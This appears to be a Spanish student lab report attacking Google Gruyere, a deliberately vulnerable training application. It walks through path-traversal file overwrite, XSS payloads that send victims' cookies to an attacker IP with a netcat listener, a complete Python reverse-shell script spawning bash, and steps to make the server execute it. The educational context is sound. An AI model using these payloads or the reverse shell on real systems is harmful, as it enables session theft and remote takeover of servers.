


A screenshot of the Visual Studio Code interface. The title bar reads "KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox". The menu bar includes "Archivo", "Máquina", "Ver", "Entrada", "Dispositivos", and "Ayuda". The top right shows the date and time as "6:51". The main window shows a file named "gtl.py" with the content "EL servidor es mio". The left sidebar has several icons: a blue folder (1), a magnifying glass, a gear, a hexagon, a printer, a document, a user icon, and a gear with a number 1. The bottom status bar shows "Lin. 1, col. 19 Espacios: 4 UTF-8 LF Python 3.10.5 64-bit" and a toolbar with various icons.

Ahora subiré el archivo:



Al crear este usuario, aprovecho un error y lo que hago al subir el archivo es que se suba en la carpeta donde está el archivo real 'gtl.py', con lo cual lo sobre escribo:



Con esto podemos modificar cualquier fichero del servidor y modificar su código base, con lo cual podríamos hacer lo que quisiéramos.

Con esto conseguimos modificar el código del servidor y denegar el servicio.

#### h) XSS to RCE

- Forma 1 ->

En este caso mediante un ataque XSS llegaremos a conseguir un Shell de JavaScript, es decir secuestraremos el navegador de la víctima.

Lo primero que voy a hacer es instalar bajar me este script:

<https://github.com/shelld3v/JSShell>

Después de hacer esto usaremos es script para crear una Shell reversa con JavaScript, el comando será este:


Jsh.py -g -p 5000 -s 192.158.1.148 -w 200

-g: generará el payload.

-p el puerto donde va a escuchar.

-s: la IP que va a usar.

-W: El tiempo de espera antes de que se cierre el socket.



```
(kali㉿kali)-[~/Programas/JSShell]
$ python jsh.py -g -p 5000 -s 192.168.1.148 -w 200
└── v3.1
    ├── Payloads:
    │   - SVG: <svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//192.168.1.148:5000?".concat(document.cookie)},1010)>
    │   - SCRIPT: <script>setInterval(function(){with(document)body.appendChild(createElement("script")).src="//192.168.1.148:500?".concat(document.cookie)},1010)</script>
    │   - IMG: 
    │   - BODY: <body onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//192.168.1.148:500?".concat(document.cookie)},1010)></body>
    └── Listening on [any] 500 for incoming JS shell ...
```

Ahora se queda esperando en el puerto 5000.

Ahora nos conectamos en la Google Gruyere e iniciamos sesión con la cuenta ‘usuario’ ‘usuario’.

**Gruyere: Home**

[Home](#) | [My Snippets](#) | [New Snippet](#) | [Upload](#)  
**usuario <usuario>** | [Manage this server](#) | [Profile](#) | [Sign out](#)

[Refresh](#)


**Most recent snippets:**

- Brie** Brie is the queen of the cheeses!!!  
[All snippets](#) [Homepage](#)
- alesander** 825550 and  $6513=65130$   
[All snippets](#) [Homepage](#)
- ZAP** ycauhh223mkwd1m5mzotyvsdj5zc2oc8d6a849v9qhf6xroxytjtg0tpcr27  
[All snippets](#) [Homepage](#)
- 1`true`** 61  
[All snippets](#) [Homepage](#)
- Cheddar Mac** Gruyere is the cheesiest application on the web.  
[All snippets](#) [Homepage](#)
- ..  
 **a**  
[All snippets](#) [Homepage](#)

Simplemente nos vamos a New Snippet, e ingresamos el código del payload:

```
''
```

## PROYECTO 1<sup>a</sup> EVALUACIÓN



- Forma 2->

En este caso vamos a probar otro método, vamos a hacerlo manualmente.


El payload que voy a usar en este caso es este:

```
'<body
 onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//192.168.1.148:5555/?".concat(document.cookie)},1010)></body>'
```

Este código se ejecutará en la máquina atacante y sirve para crear un socket que escuche en esa IP y en el puerto 5555, y que cada vez que se cierre se cree otro.

```
'while :; do printf "js$ "; read c; echo $c | nc -lvp 5555 >/dev/null; done'
```

## PROYECTO 1<sup>a</sup> EVALUACIÓN



### i) Reverse shell:

En este caso voy a crear una revershe shell en Python, para poder tener acceso al sistema operativo en que corre el servidor, en este caso voy a ir explicando paso a paso el proceso, como último detalle en esta introducción ejecutaré gruyere como root, para así poder tener todos los permisos en el sistema.

- 1- Lo primero de todo es crear el script que va a crear la shell reversa en este caso el script será de Python, en concreto Python 2.7, porque es el que usa Google Gruyere:

```
# -*- coding: utf-8 -*-
# Importar los módulos necesarios
import socket
import sys
import os
import subprocess

# Crear un objeto socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Conectar el socket a un host y puerto especificados
host = '192.168.1.148'
```

```
port = 5555
s.connect((host, port))


# Redirigir la entrada, salida y error estándar al socket
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)


# Ejecutar un shell interactivo de Bash
p = subprocess.call(["/bin/bash","-i"])
```

The screenshot shows a Sublime Text window with a dark theme. The title bar reads "C:\Users\Alesander\Desktop\revershe\_shell\_no\_args.py - Sublime Text". The menu bar includes File, Edit, Selection, Find, View, Goto, Tools, Project, Preferences, and Help. There are two tabs open: "revershe\_shell.py" and "revershe\_shell\_no\_args.py". The code in "revershe\_shell.py" is identical to the one shown in the text block above. The status bar at the bottom left says "Line 22, Column 40" and the bottom right says "Tab Size: 4 Python".

```
1  # -*- coding: utf-8 -*-
2  # Importar los módulos necesarios
3  import socket
4  import sys
5  import os
6  import subprocess
7
8  # Crear un objeto socket
9  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10
11 # Conectar el socket a un host y puerto especificados
12 host = '192.168.1.148'
13 port = 5555
14 s.connect((host, port))
15
16 # Redirigir la entrada, salida y error estándar al socket
17 os.dup2(s.fileno(), 0)
18 os.dup2(s.fileno(), 1)
19 os.dup2(s.fileno(), 2)
20
21 # Ejecutar un shell interactivo de Bash
22 p = subprocess.call(["/bin/bash","-i"])
```

- 2- Una vez que tenemos el script creado tenemos que subirlo al servidor, para eso voy a usar la vulnerabilidad de ‘Path Transversal’, para eso con el usuario ‘..’ y contraseña ‘..’ (El problema aquí es que Gruyere crea los usuarios dentro de una carpeta con su nombre en la raíz, del servidor, pero al poner ‘..’ de nombre de usuario se crea directamente en la raíz, por lo tanto, cuando suba un fichero lo subiré a la raíz.), subiré este archivo al servidor con eso conseguiré que se suba en la carpeta raíz del servidor:





- 3- Después de hacer esto para que el ataque funcione tendremos que ejecutar este fichero, para esto tengo varias opciones, tendríamos que, sobre escribir cualquier archivo de configuración de Google Gruyere, y en ese archivo añadir esta línea

```
'execfile("revershe_sell_no_args.py")'o
'subprocess.call(['python','revershe_sell_no_args.py'])' , o if
path.exists("revershe_sell_no_args.py"):
subprocess.Popen(['python','revershe_sell_no_args.py'],stdout=subprocess.PIPE)
```

Con esta línea ejecutaré la Shell reversa.

También tendré que añadir:


```
'import subprocess'
'import os'
'from os import path'
'import subprocess'
```

Y un if para comprobar si el fichero existe, esto sería opcional:

```
'if path.exists("revershe_sell_no_args.py"):
    subprocess.call(['python','revershe_sell_no_args.py'])'
```

Visto esto elegiré para modificar el archivo data.py

